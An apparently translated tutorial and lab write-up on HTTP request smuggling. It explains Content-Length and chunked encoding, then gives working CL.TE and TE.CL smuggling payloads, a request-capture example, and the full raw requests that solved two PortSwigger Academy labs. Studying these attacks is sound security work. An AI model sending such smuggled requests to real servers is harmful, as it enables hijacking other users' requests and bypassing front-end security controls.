
HTTP Request Smuggling
Basic HTTP request smuggling
This article only studies
General vulnerability explanation:

HTTP Request Smuggling is a security vulnerability that targets differences in protocol parsing during communication between web servers and proxy servers. An attacker exploits inconsistencies in how different servers (such as a frontend load balancer, reverse proxy, and backend application server) parse HTTP requests, inserting specially crafted HTTP requests to bypass security checks, hijack other users’ requests, or inject malicious data.
CL and TE
Content-Length (CL)
The Content-Length header specifies the exact byte length of the HTTP message body.
POST /bxdemo HTTP/1.1
Host: example.com
Content-Length: 13

Hello, World!
In this case, the server reads the Content-Length value (13 bytes) and reads exactly that many bytes as the message body.
It is relatively straightforward and easy to implement.
Transfer-Encoding (TE)
Transfer-Encoding specifies the encoding of the message body; the most common is chunked encoding.
- chunked (chunked encoding) --- the main one
- compress (compression encoding) ---- deprecated
- gzip (gzip compression)
- deflate compression
- identity (equivalent to not using Transfer-Encoding)
POST /bxdemo HTTP/1.1
Host: example.com
Transfer-Encoding: chunked

5
Hello
6
World!
0
Here is an explanation of the Chunked format.
Chunked encoding divides an HTTP message body into a series of data chunks, each with its own size marker, and ends with a zero-size chunk.
Basic format
chunk-size[CRLF]
chunk-data[CRLF]
chunk-size[CRLF]
chunk-data[CRLF]
...
0[CRLF]
[optional-trailer][CRLF]
[CRLF]
Specifically, it is as follows; note that chunk-size uses hexadecimal.
POST / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked

7
Mozilla
9
Developer
E
Network Guide
0
JSON format
HTTP/1.1 200 OK
Content-Type: application/json
Transfer-Encoding: chunked

10
{"status":"ok",
12
"data":"processing"
8
,"done":
5
false}
0
Learning about and analyzing smuggling
Below, Content-Length is abbreviated as CL, and Transfer-Encoding as TE.
First, return to the protocol.
According to the HTTP/1.1 specification (RFC 7230):
- Priority rule: When Transfer-Encoding and Content-Length are both present, Content-Length should be ignored.
- Implementation differences in practice: Different server implementations may not strictly follow this rule.
Connection: keep-alive
HTTP/1.1 enables it by default, and it is usually shown explicitly.
Back to HTTP/1.1, we often see this:
Connection: keep-aliveThis response header tells the client and server to keep the TCP connection open so it can be reused to process subsequent HTTP requests.
The comparison makes it easy to understand.
Using keep-alive
时间轴:
T1: 建立TCP连接 (三次握手)
T2: 发送请求1 + Connection: keep-alive
T3: 接收响应1 + Connection: keep-alive
T4: 发送请求2 (复用同一连接)
T5: 接收响应2
T6: 发送请求3 (继续复用)
T7: 接收响应3
T8: 连接超时或主动关闭
Without it:
T1: 建立TCP连接1
T2: 发送请求1 + Connection: close
T3: 接收响应1 + Connection: close
T4: 关闭TCP连接1
T5: 建立TCP连接2 (新的三次握手)
T6: 发送请求2 + Connection: close
T7: 接收响应2 + Connection: close
T8: 关闭TCP连接2
So when writing a Python script, we use requests.Session() to keep the connection alive.
import requests

# 自动使用keep-alive的Session
session = requests.Session()

# 这些请求会复用连接
r1 = session.get('http://example.com/api/1')
r2 = session.get('http://example.com/api/2')
r3 = session.get('http://example.com/api/3')

# 查看连接信息
print(r1.headers.get('Connection'))  # 通常是 'keep-alive'
Backend server configuration
The server side can also control and configure this.
For nginx:
http {
  # 超时时间
  keepalive_timeout 65;

  # 单个最大请求数
  keepalive_requests 1000;
}
Apache
# 启用Keep-Alive
KeepAlive On

# 超时时间
KeepAliveTimeout 5

# 最大请求数
MaxKeepAliveRequests 100
Specific attacks
- CL.TE attack (Content-Length + Transfer-Encoding)
- TE.CL attack (Transfer-Encoding + Content-Length)
An example follows.
The frontend parser follows CL.
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: example.com
CL.TE attack
Principle:
The frontend server uses Content-Length, while the backend server uses Transfer-Encoding.
POST / HTTP/1.1
Host: website.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
The frontend considers 0\r\n\r\nSMUGGLED (Content-Length) and forwards the complete request to the backend.
The backend parses it as chunked: 0\r\n\r\n, and the request ends; the remaining SMUGGLED is treated as the start of the next request.
TE.CL attack
Principle:
The frontend server uses Transfer-Encoding, while the backend server uses Content-Length.
POST / HTTP/1.1
Host: website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0
Frontend server: parses according to Transfer-Encoding: chunked and reads 8\r\nSMUGGLED\r\n0\r\n\r\n.
Backend server processing: uses Content-Length: 3 and reads only the first 3 bytes: 8\r\n; the remainder SMUGGLED\r\n0\r\n\r\n is treated as the next request.
Session hijacking
POST / HTTP/1.1
Host: website.com
Content-Length: 142
Transfer-Encoding: chunked

0

POST /login HTTP/1.1
Host: website.com
Content-Length: 100

username=admin&password=secret&next_user_data=
The smuggled POST request will “mess up” part of the next normal user’s request.
Lab practice
Basic TE.CL

For the corresponding lab, the task requires:
Burp is more professional for this; it handles some details better.

Also disable this automatic update.

Lab: HTTP request smuggling, basic TE.CL vulnerability | Web Security Academy
Be sure to use HTTP/1.1.
POST / HTTP/1.1
Host: 0a5a009f03154cfa813ea778004a0065.web-security-academy.net
Cookie: session=1qbVYu3RXnnx9qEAszSlW8T7pYriGRjJ
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Google Chrome";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-US,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
First request

Second request
Basic CL.TE vulnerability
Corresponding lab:
Lab: HTTP request smuggling, basic CL.TE vulnerability | Web Security Academy
POST / HTTP/1.1
Host: 0a06004a04f030268100930e007c0030.web-security-academy.net
Cookie: session=6B1Xqes6zlDk5ahjScwLg9qOnnW8rkzX
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Google Chrome";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a06004a04f030268100930e007c0030.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-US,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked

0

G
The GPOST request has been constructed.

Final attack effect
When the second normal request is sent:
第一个请求剩余: G
第二个请求开始: POST /...
The backend server concatenates them into:
GPOST /...So the service reports an error.
References
What is HTTP request smuggling? Tutorial & Examples | Web Security Academy
HTTP Request Smuggling (HTTP Request Smuggling) Practice 1.0